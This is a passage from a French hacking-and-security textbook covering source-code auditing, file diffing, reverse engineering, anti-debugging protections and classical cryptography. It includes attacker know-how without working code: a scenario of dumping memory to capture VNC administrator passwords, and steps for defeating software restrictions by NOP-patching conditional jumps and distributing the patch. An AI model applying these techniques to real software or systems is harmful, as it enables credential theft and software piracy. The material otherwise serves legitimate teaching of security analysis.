Lors de la découverte d'un des trois derniers systèmes téléphoniques précédant, un bon logiciel va *normalement* essayer de découvrir soit la séquence d'accès à la boîte vocale (pour les PABX et les VMB) soit le couple login/password du modem.

Le piratage téléphonique sert généralement à téléphoner gratuitement, mais aussi, lors d'attaques évoluées, à se protéger pour ne pas se faire prendre.



# **Piratage logiciel**



Les logiciels, scripts et autres programmes représentent les  $\frac{3}{4}$  du monde informatique. Leur sécurité est donc primordial.

La seule méthode de sécurisation d'un logiciel que je connaisse est l'analyse pas à pas du code du logiciel.

Bien sûr, on ne peut pas avoir le code source de chaque programme et c'est ici qu'entre en jeu l'analyse du code binaire et la rétro-ingénierie, qui va nous permettre d'analyser et tracer l'exécution du logiciel cible mais aussi de pouvoir voir le code assembleur des logiciels en question.

Pour réaliser toute cette technique d'analyse de logiciels, il va nous falloir certains outils que l'on verra plus tard. Voici les principales méthodes d'analyse et de recherche de vulnérabilité dans les logiciels. Commençons par la plus simple qui est l'analyse du code source.

## **analyser le code source :**

Cette méthode d'analyse se pratique pas à pas et sert à trouver et éradiquer les fonctions posant problème comme `strcpy()`, `strcat()`, `printf()`, du langage C (cf « dépassements de tampons » et « chaînes de formats ») .

Comme je le disais, cette analyse se fait pas à pas, c'est-à-dire ligne par ligne voir mot par mot ou instruction par instruction.

Il existe des outils qui peuvent analyser un code source à votre place mais il y a toujours une marge d' erreur car aucun outil ne peut supplanter la capacité d'analyse d'un homme.

Voici certains de ces outils :

- *RATS* (sur [www.securesw.com](http://www.securesw.com)) qui analyse les codes sources en C, C++, Python, Perl, PHP et renvoie les éventuelles failles qui peuvent s'y trouver
- *Flawfinder* de David Wheeler
- *Hailstorm* (sur [www.clicktosecure.com](http://www.clicktosecure.com)) qui recherche les bugs
- Le célèbre *Retina* ([www.eeye.com](http://www.eeye.com)) qui offre des possibilités de faire des recherches dans le code source.

Si vous ne pouvez pas vous procurer les codes sources des programmes, vous pouvez soit pratiquer la rétro ingénierie (que nous allons expliquer dans la suite de ce chapitre) soit rechercher des informations sur le logiciel comme des aides et d'autres documents techniques comme les conseils du développeur...

Une autre méthode d'analyse consiste à comparer les fichiers, des bout de codes...

## **la comparaison (diffing) :**

La comparaison consiste à détecter la différence entre 2 supports d'écriture : les fichiers, les programmes (sous la forme de code source) mais aussi des bandes, disques et plein d'autres supports.

Nous n'allons pas nous attarder sur la théorie du *diffing* car son but est la comparaison des deux éléments, passons directement à la pratique qui est plutôt simple mais peut-être d'un grand secours aussi bien pour les pirates (scénario 1) que pour les analyseurs de codes sources (scénario 2).

Je vais vous donner des scénarios d'utilisation de la comparaison. Pour savoir à quelles situations elles correspondent, remontez de quelques lignes.

### Scénario 1 :

Le pirate a pénétré un système important mais son but était de découvrir le mot de passe d'un programme d'administration comme VNC.

L'administrateur a penser à effacer les informations pouvant porter atteinte à l'intégrité de son réseau. Le pirate se retrouve donc en face d'un problème, il ne peut lancer d'attaques de cracking de mots de passe sur chaque système client sinon il pourrait éveiller des soupçons, il a aussi fouillé de fond en comble le système et ne trouve pas les fichiers de connexion de VNC ( disons que le administrateur les conserve sur une disquette et les déplace dans le répertoire de VNC à chaque fois qu'il veut se connecter sur un système ).

Le pirate ne peut installer un sniffer car il se doute que le administrateur a dû installer un programme détectant les sniffers ou les cartes réseau en mode promiscuité (comme Anti-sniff du Lopht) .

Le pirate a donc décidé de travailler avec la mémoire du système.

Il va créer un module ou un programme qui va se charger en mémoire lors du chargement du logiciel VNC et qui s'occupera de faire des copies de la mémoire pendant que le programme d'administration est en marche.

Il aura à la fin une série de copies de la mémoire et va chercher les différences entre elles dans le but d'obtenir les mots de passe.

Il peut pour s'aider créer un algorithme de tri des fichiers qui va sélectionner deux fichiers à chaque boucle et les comparer...

### Scénario 2 :

Un autre passionné de sécurité et de programmation vient de télécharger la mise à jour d'un logiciel mais se demande ce que le développeur a vraiment patché.

Il décide alors d'installer la version patchée sur son premier ordinateur et la version non patchée sur son deuxième ordinateur ( cela peut aussi marcher avec des partitions ) . Il se place alors aux commandes de ses ordinateurs, désassemble les programmes et compare les codes sources obtenus.

Il va alors avoir (en langage assembleur bien sûr car les programmes ont été désassemblés) les différences qu'il va attentivement analyser.

Pour faire des comparaisons, vous pouvez soit utiliser les commandes fournis par les systèmes d'exploitation, soit utiliser certaines fonctions de comparaison des éditeurs hexadécimaux.

### les commandes :

- Windows nous fournit la commande *fc* pour la comparaison des fichiers, elle se trouve dans le répertoire C:\Windows\Command et est accessible par l'invite de commandes Dos.

Ces options sont :

```
FC [/A] [/C] [/L] [/LBn] [/N] [/T] [/U] [/W] [/nnnn]  
[lect1:][chemin1]fichier1  
[lect2:][chemin2]fichier2
```

```
FC /B [lect1:][chemin1]fichier1 [lect2:][chemin2]fichier2
```

/A Affiche la 1ère et dernière ligne de chaque ensemble de différences.

/B Effectue une comparaison binaire.

/C Ignore la casse.

/L Compare les fichiers en tant que texte ASCII.

/LBn Définit le nombre maximal de différences consécutives comme égal

au nombre de lignes spécifié.

/N Affiche les numéros de ligne pour une comparaison ASCII.

/T Ne convertit pas les tabulations en espaces.

/U Compare les fichiers en tant que fichiers texte UNICODE.

/W Comprime les blancs (tabulations et espaces) pour la comparaison.


/nnnn Spécifie le nombre de lignes consécutives qui doivent correspondre après une différence.

- Unix, quant à lui, nous fournit la commande « diff » qui sert à comparer des fichiers textes.

Voici un exemple de la commande fc sous Windows :

J'ai placé dans un répertoire (« c:\exemple\ »), 2 listes de mots chinois (leurs phonétiques en fait) qui ont quelques différences. Pour mettre en évidence leurs différences, nous allons utiliser la commande fc.

Premièrement, nous allons utiliser la commande dir sur le répertoire où se trouvent les fichiers pour être sûr qu'ils ne sont pas semblables.



```
Microsoft Windows [Version 5.00.2195]
(C) Copyright 1985-1999 Microsoft Corp.


C:\>dir c:\exemple\
Le volume dans le lecteur C n'a pas de nom.
Le numéro de série du volume est 44B5-0431

Répertoire de c:\exemple
02/09/2003  21:16         <DIR>          .
02/09/2003  21:16         <DIR>          ..
02/09/2003  21:15             2 470 dico1.txt
02/09/2003  21:15             2 516 dico2.txt
                2 fichier(s)                4 986 octets
                2 Rép(s)           4 550 369 280 octets libres

C:\>_
```

Nous avons maintenant l'assurance que la liste de mots chinois a été modifiée.

Voici ce qui les différencie :



```
C:\>fc c:\exemple\dico1.txt c:\exemple\dico2.txt
Comparaison des fichiers C:\EXEMPLE\dico1.txt et C:\EXEMPLE\DICO2.TXT
***** C:\EXEMPLE\dico1.txt
ma
mu
***** C:\EXEMPLE\DICO2.TXT
ma
mai
nan
niao
nie
nin
ning
niu
no
nou
mu
*****
C:\>_
```

Nous voyons clairement que dans la liste 2 (qui est en fait une mise à jour) les mots nai, nan, niao, nie, nin, ning, niu, no, nou ont été ajouté.

Pour connaître leur signification, consultez un ouvrage de conversion français-chinois.

### les éditeurs hexadécimaux :

Les éditeurs hexadécimaux que nous allons présenter ont des fonctions de comparaison de fichiers.

### diverses techniques :

Il existe pleins d'autre techniques de comparaison des fichiers dont je n'ai pas parlé comme la somme de contrôle et des commandes permettant de découvrir les derniers fichiers manipulés mais cela n'entrent pas dans le sujet du chapitre.

## le reverse engineering

Le reverse engineering est une technique qui consiste à analyser un programme sous la forme d'exécutable et dont on a pas le code source. Le reverse engineering peut aussi bien servir à patcher un programme dont l'utilisation est limitée dans le temps ou dans le nombre d'essais, il peut aussi servir à sécuriser un logiciel ou à obtenir son listing en assembleur dans le but de le modifier un peu ou de l'adapter à un environnement spécial.

Il existe 2 manières d'analyser un programme :le Dead Listing ou le Live Approach.

Le Dead Listing consiste à désassembler le programme pour obtenir son listing (code source) en assembleur puis analyser ce dernier. Alors que le Live Approach consiste à tracer l'exécution du programme en mettant en place des points d'arrêts (bpx, bpm...)


Maintenant, voyons les programmes utilisés pour faire du reverse engineering.

En premier, il faut un :

- désassembleur qui va dé-compiler le programme pour nous donner le listing de l'exécutable,
- un débogueur qui va permettre de tracer l'exécution d'un programme,
- un éditeur hexadécimal; comme son nom l'indique, il va nous permettre d'accéder au fichier binaire de l'exécutable,
- un éditeur de fichiers PE qui va nous permettre d'obtenir quelques petites informations sur l'exécutable,
- un logiciel nous permettant de connaître les processus en mémoire (comme Procdump),
- il faudrait aussi un livre sur le langage assembleur, sur les symboles utilisés par Windows et sur ses fonctions système,
- un loader.


Voici quelques logiciels et outils importants :

- désassembleurs : ● Windasm




- Les éditeurs hexadécimaux : ● UltraEdit






• XVI32



- éditeurs de fichiers PE : • PE Explorer







- l'assembleur : il nous faut un livre sur l'assembleur et expliquant aussi l'architecture des processeurs et de la mémoire,
- les fonctions Windows,
- les symboles Windows,
- les attributs des sections des en-têtes des exécutables.

Après cette masse de théories, un peu de pratique. Nous allons voir comment sont créés les patches (aussi bien pour débloquer les logiciels que pour les sécuriser un peu plus) puis il y aura quelques techniques permettant de contrer la décompilation et les techniques de cracking associées.

## créer des patches :

Définition :

- un *patch* est une rustine logiciel qui va modifier un/des octets à des offsets bien précis dans le but de modifier le comportement du programme quand il est soumis à certaines actions.
- un *keygen* est un petit logiciel qui détient l'algorithme de formation des clés d'activation des logiciels commerciaux.
- Un *offset* est une adresse. L'adresse d'un octet (8 bits) se trouvant dans un programme. Généralement cet octet renvoie à la valeur hexadécimale d'une instruction du programme. Comme nous venons de le voir, l'offset renvoie à une adresse précise, donc comment faire pour accéder aux

autres octets de l'instruction cible? Il suffit d'incrémenter d'une unité et ainsi de suite l'offset de base.

Maintenant, voyons comment patcher un programme.

La manière la plus simple d'expliquer le reverse engineering serait d'expliquer comment déplomber des utilitaires ou des programmes dont l'utilisation est limitée (je parle bien sûr de challenges nommés « *Crackme* » et pas des logiciels commerciaux !!!) car expliquer comment créer des patches de sécurité serait impossible à faire car il existe une trop grande variété de patches (comme il existe une trop grande variété de vulnérabilités dans les logiciels).

La technique la plus utilisée pour régler la durée de vie d'un programme ou pour tout autre type de bridage et de protection est ce que l'on appelle les sauts conditionnels. En assembleur, les sauts conditionnels sont les instructions du type *jxx* qui servent à comparer des éléments ; si le test est valide alors on saute à l'adresse, au label (...) fourni en argument.

Lorsque l'on trouve le saut conditionnel posant « problème » (dans le code source), il suffit de remplacer l'hexadécimal du saut conditionnel par l'hexadécimal de l'instruction NOP.

Pour information, NOP a comme valeur hexadécimale : 90...

Pour annuler un saut conditionnelle, il existe une deuxième solution qui consiste à la changer par une instruction faisant l'inverse de l'instruction utilisée dans le programme. En utilisant toujours les correspondances hexadécimale.

Il nous reste plus qu'à créer le patch servant à modifier d'autre programme semblable et que l'on diffusera.

Pour faire cela, on peut soit programmer une petite rustine en langage C ou en langage assembleur qui ira à l'offset du saut conditionnel, modifiera les valeurs de l'octet par des valeurs fournis. On peut aussi utiliser des logiciels qui vont analyser le logiciel d'origine avec le logiciel craqué et qui vont produire le patch.

Pour clore le chapitre, nous allons voir certaines techniques de protection contre le reverse engineering.

### **la modification des attributs des sections de l'exécutable :**

Pour dérouter certains crackers (reversers), on peut modifier manuellement ou à l'aide de PE crypteurs les caractéristiques des sections de l'exécutable. Cela peut aussi permettre de crypter le code de l'application, en plaçant le point d'entrée du programme (entry point) vers une section qui détient une routine de déchiffrement du code...

## **le polymorphisme :**

Le polymorphisme qui consiste à modifier l'aspect du code peut aussi être utilisé pour rendre illisible le code pour un éventuel cracker. Cela peut passer par la création d'une routine de chiffrement et de déchiffrement du code de l'exécutable.

## **les codes anti-debugging :**

Voici certaines astuces protégeant un logiciel du débogage ou de la dé-compilation :

- la 1<sup>ère</sup> méthode, consiste à rechercher la présence d'un déboggeur ou d'un désassembleur en mémoire ou sur le système.
- La 2<sup>ème</sup> méthode consiste à analyser ce qu'utilise les commandes des déboggeurs

Exemples : la commande bpx utilise l'interruption 3h, pour contrer cette commande, il va falloir aller détourner l'interruption pour qu'à chaque fois qu'elle est utilisée un code que l'on aura créé soit exécuté.

## **Parades :**

Il n'y a pas de parade proprement dite contre l'analyse des programmes à l'aide de la rétro ingénierie. Car cela peut aller du cryptage du programme à l'aide de PE encrypteurs à l'utilisation de code anti-debugging.



# **Cryptologie**

Les procédés cryptographiques existent depuis déjà des centaines d'années. La première occurrence remonte à Jules César qui, d'après ce que l'on dit, utilisait le chiffrement par décalage. Le vrai essor de la cryptographie (la science où l'on étudie les procédés cryptographique mais aussi leur création et leur sécurité vis-à-vis d'environnements spécifiques) débute aux deux guerres mondiales quand de grands mathématiciens mirent en oeuvre leurs connaissances pour produire des algorithmes servant à chiffrer des messages.

## les bases de la cryptographie :

Qu'est-ce qu'un algorithme cryptographique ?

C'est une suite logique de formules mathématiques qui servent à pouvoir chiffrer un texte clair puis pouvoir déchiffrer le texte chiffré à l'aide de ce que l'on appelle des clés.

Pour ceux qui préfère les formules mathématiques : soit  $CHcl()$  : l'opération de chiffrement à l'aide de la clé (notée «  $cl$  »),  $DEcl()$  : l'opération de déchiffrements à l'aide de la clé,  $xt$  : le texte clair et  $yt$  : le texte clair ayant été chiffré :

- $CHcl(xt) = yt$
- $DEcl(yt) = xt$
- $DEcl(CHcl(xt)) = xt$

## le chiffrement par décalage :

Dans ce chiffrement, le but va être d'ajouter «  $+cl$  » aux correspondances numériques des lettres du texte clair en n'oubliant pas les modulus: (mod 26).

Ici  $cl$  est un chiffre que l'émetteur choisi ou non avec le destinataire.

Le déchiffrement va consister à faire l'opération inverse : donc une soustraction puis le modulo.

Mathématiquement, cela revient à faire :

- $CHcl(xt) = xt + cl \text{ mod } 26$
- $DEcl(yt) = yt - cl \text{ mod } 26$

Ici,  $xt$  et  $yt$  correspondent à chaque caractère des textes clairs et chiffrés dont la représentation numérique s'étend de 0 à 25 soit  $[0, \dots, m-1]$  pour être plus générale. ( $m$  représente le nombre de caractères de l'alphabet dans lequel on fait la conversion

).

## le chiffrement affine :

Le chiffrement affine et le chiffrement par décalage ont la même souche, le même base : la substitution.

Pour le comprendre leurs similitudes, analysons les fonctions de cryptage et décryptage du chiffrement affine.

Soit  $x_t$  un caractère du texte clair et  $y_t$  un caractère du texte chiffré :

- $CHcl(x_t) = a \cdot x_t + b \pmod{26}$
- $DEcl(y_t) = 1/a (y_t - b) \pmod{26}$

Avant de terminer cette partie sur le chiffrement affine, nous allons voir la manière dont on calcul le nombre de clés possibles pour crypter un message avec ce chiffrement. Tout dépend de  $m$  car, dans un premier temps, il va nous falloir calculer les valeurs possibles de  $a$  lorsque le  $\text{pgcd}(a, m) = 1$  (aidez vous du théorème de Bezout) . Il ne faut retenir que les valeurs de  $a$  comprise entre  $[0, \dots m-1]$ . Ensuite il va falloir compter le nombre de valeurs retenues. Pour finir, il faut multiplier le résultat précédent par  $m$ . Le produit est le nombre de clés possibles.

Généralement  $m = 26$  ( les 26 lettres de l'alphabet ).

## chiffrement par substitution :

Malgré le nom de ce chiffrement qui ferait penser à procéder cryptographique complexe, le chiffrement par substitution consiste en la création d'une suite alphabétique choisi avec le destinataire (et n'étant pas dans l'ordre conventionnel : A, B, C, ..., X,Y,Z) . Ensuite il va falloir superposer cette suite sur l'alphabet normal (dans l'ordre conventionnel) et faire les transformations.

## chiffrement par permutation :

Contrairement au chiffrement par substitution, on va seulement couper le message à transmettre ( $x_t$ ) en bloc de lettres de même taille et inter-changer leur place grâce à des règles préalablement établies

## chiffrement en chaîne :

Dans les chiffrements classiques, on utilise une clé statique pour chiffrer et déchiffrer chaque caractère des textes. Dans un chiffrement en chaîne, la clé change à chaque caractère car il y a eu une génération d'un nombre de clés égale au nombre de caractères dans le message. Mathématiquement, cela se traduit par

$$CHcl(x_t) = y_t$$

et

$$DE_{cl}(y_t) = x_t$$

pour les chiffrements par blocs et par

$$CH_k(x_t) = y_t$$

et

$$DE_k(y_t) = x_t$$

pour les chiffrements en chaîne; soit  $k$  une clé changeant à chaque caractère donc à chaque utilisation de la clé.

Il existe 2 types de chiffres en chaîne : le chiffrement synchrone et le chiffrement asynchrone.

Pour plus d'informations sur les différents types de chiffrement et sur la cryptographie en général, référez-vous à des livres traitant de ce sujet. Car cela dépasse le cadre de ce livre.

## Cryptanalyse

La cryptanalyse est un domaine de la cryptologie où l'on essaie de trouver une faille dans un système cryptographique dans le but de découvrir la clé utilisée ou de lire le texte clair. La cryptanalyse est aussi utilisée pour vérifier la sûreté d'un algorithme cryptographique.

La cryptanalyse d'un algorithme cryptographique peut débuter à partir de n'importe quel support, les plus connus sont :

- à texte chiffré connu: où il va falloir analyser le texte dans le but de découvrir sa correspondance en clair à l'aide de techniques de cryptanalyse que nous allons voir,
- à texte clair et chiffré connu: où l'on va essayer à l'aide des 2 textes de découvrir la clé et l'algorithme,
- à texte clair et un accès direct ou indirect à l'algorithme: dans le but de comprendre le fonctionnement de l'algorithme,
- à texte chiffré choisi et un accès direct ou indirect à l'algorithme: pour pouvoir comprendre le fonctionnement de l'algorithme.

Maintenant, nous allons voir deux techniques de cryptanalyse :

- l'analyse des fréquences : il va falloir compter le nombre d'apparitions de chaque lettre de l'alphabet dans le(s) texte(s) chiffré(s) et les comparer avec les probabilités d'apparition de chaque lettre de la langue du texte clair en se basant sur des tableaux de fréquences.



- l'analyse différentielle : elle ne peut être pratiquée qu'en possession ou en ayant un accès directe ou indirecte à l'algorithme cryptographique, il va falloir choisir un texte clair comprenant, au mieux, toutes les lettres de l'alphabet et voir après passage dans l'algorithme sa correspondance en crypté.

## **Les algorithmes cryptographiques**

Il existe plusieurs algorithmes de cryptographie (comme le DES, le AES et le 3DES...) qui sont divisés en 2 familles.

### **les algorithmes de cryptographie symétriques (ACS) :**

Ce sont des algorithmes qui vont utiliser la même clé pour chiffrer et déchiffrer le message voulant être crypté.

### **les algorithmes de cryptographie asymétriques (ACA) :**

